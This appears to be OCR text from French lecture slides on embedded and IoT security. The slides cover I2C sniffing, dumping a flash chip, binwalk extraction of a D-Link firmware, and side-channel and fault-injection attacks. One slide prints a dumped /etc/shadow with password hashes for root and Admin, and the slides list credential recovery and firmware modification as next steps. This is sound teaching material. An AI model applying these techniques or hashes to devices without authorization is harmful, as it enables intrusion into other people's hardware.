
SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

ANALYSER LOGIC





SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SNIFFING I2C AVEC UN ANALYSER LOGIC



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT


SNIFFING I2C AVEC UN ANALYSER LOGIC



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

ACCÈS DIRECT AU CONTENU D'UN CHIP

- ISP (In-System Programming)



MISO : Master In Slave out

MOSI : Master Out Slave In

SCK: Clock

RST: Reset

GND: Ground

VCC: Power supply

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

ACCÈS DIRECT AU CONTENU



- 48 TSOP
- 16 Mb Flash

Stockage Firmware ?

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

ACCÈS DIRECT AU CONTENU




1. Dessouder la Flash (Fer air chaud)
2. Dump du contenu avec un TL866a



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

ACCÈS DIRECT AU CONTENU



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT


ANALYSE DU FIRMWARE

> binwalk -e DSP-W215B2_FW.bin

DECIMAL	HEXADECIMAL	DESCRIPTION
72	0x48	uImage header, header size: 64 bytes, header CRC: 0xAEC77C5, created: 2015-07-28 10:17:30, image size: 872257 bytes, DataAddress: 0x80002000, Entry Point: 0x801F0910, data CRC: 0x2C86D91B, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
136	0x88	LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 2591632 bytes
917576	0xE0048	Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 3151662 bytes, 380 inodes, blocksize: 131072 bytes, created: 2015

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

ANALYSE DU FIRMWARE



The screenshot shows a terminal window titled "shadow" displaying the contents of the "/etc/shadow" file. The file contains 14 entries, each consisting of a user name followed by a complex password hash and other fields. The terminal window is overlaid on a background of a file explorer showing various system files like sdc6, sdc7, etc.

Line Number	Content
1	root:\$1\$9gVCWeNw\$DKhgyGaHzRFSOE4Hpbc.V1:10933:0:99999:7:::
2	Admin:\$1\$zdlNHiCDxYDfeF4MZL.H3/:10933:0:99999:7:::
3	bin::10933:0:99999:7:::
4	daemon::10933:0:99999:7:::
5	adm::10933:0:99999:7:::
6	lp::*:10933:0:99999:7:::
7	sync::*:10933:0:99999:7:::
8	shutdown::*:10933:0:99999:7:::
9	halt::*:10933:0:99999:7:::
10	uucp::*:10933:0:99999:7:::
11	operator::*:10933:0:99999:7:::
12	nobody::10933:0:99999:7:::
13	ap71::10933:0:99999:7:::
14	

SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

ANALYSE DU FIRMWARE

	squashfs-root
▶	bin
▶	dch
▶	dev
▶	etc
▶	etc-ro
▶	lib
▶	linuxrc
▶	lost+found
▶	mnt
▶	proc
▶	root
▶	sbin
▶	sys
▶	tmp
▶	usr
▶	var
▶	log
▶	version
▶	www
▶	www-ro
▶	Index.html
▶	js
▶	AES.js
▶	hmac_md5.js
▶	jquery-1.10.2.min.js
▶	soapclient.js
▶	Login.html
▶	web_cgi.cgi

- Récupération des login/password
- Reverse des binaires
 - Détection de vulnérabilités
- Modification du Firmware



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT


SIDE CHANNEL ANALYSES / ATTACK

- Analyse de la consommation énergétique
- Analyse du rayonnement électromagnétique
- Attaque temporelle
- Attaque par injection de fautes
 - Power
 - Clock
 - EMC
 - Laser pulse




SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

SIDE CHANNEL ATTACK : FAULT INJECTION



SÉCURITÉ DES SYSTÈMES EMBARQUÉS / IOT

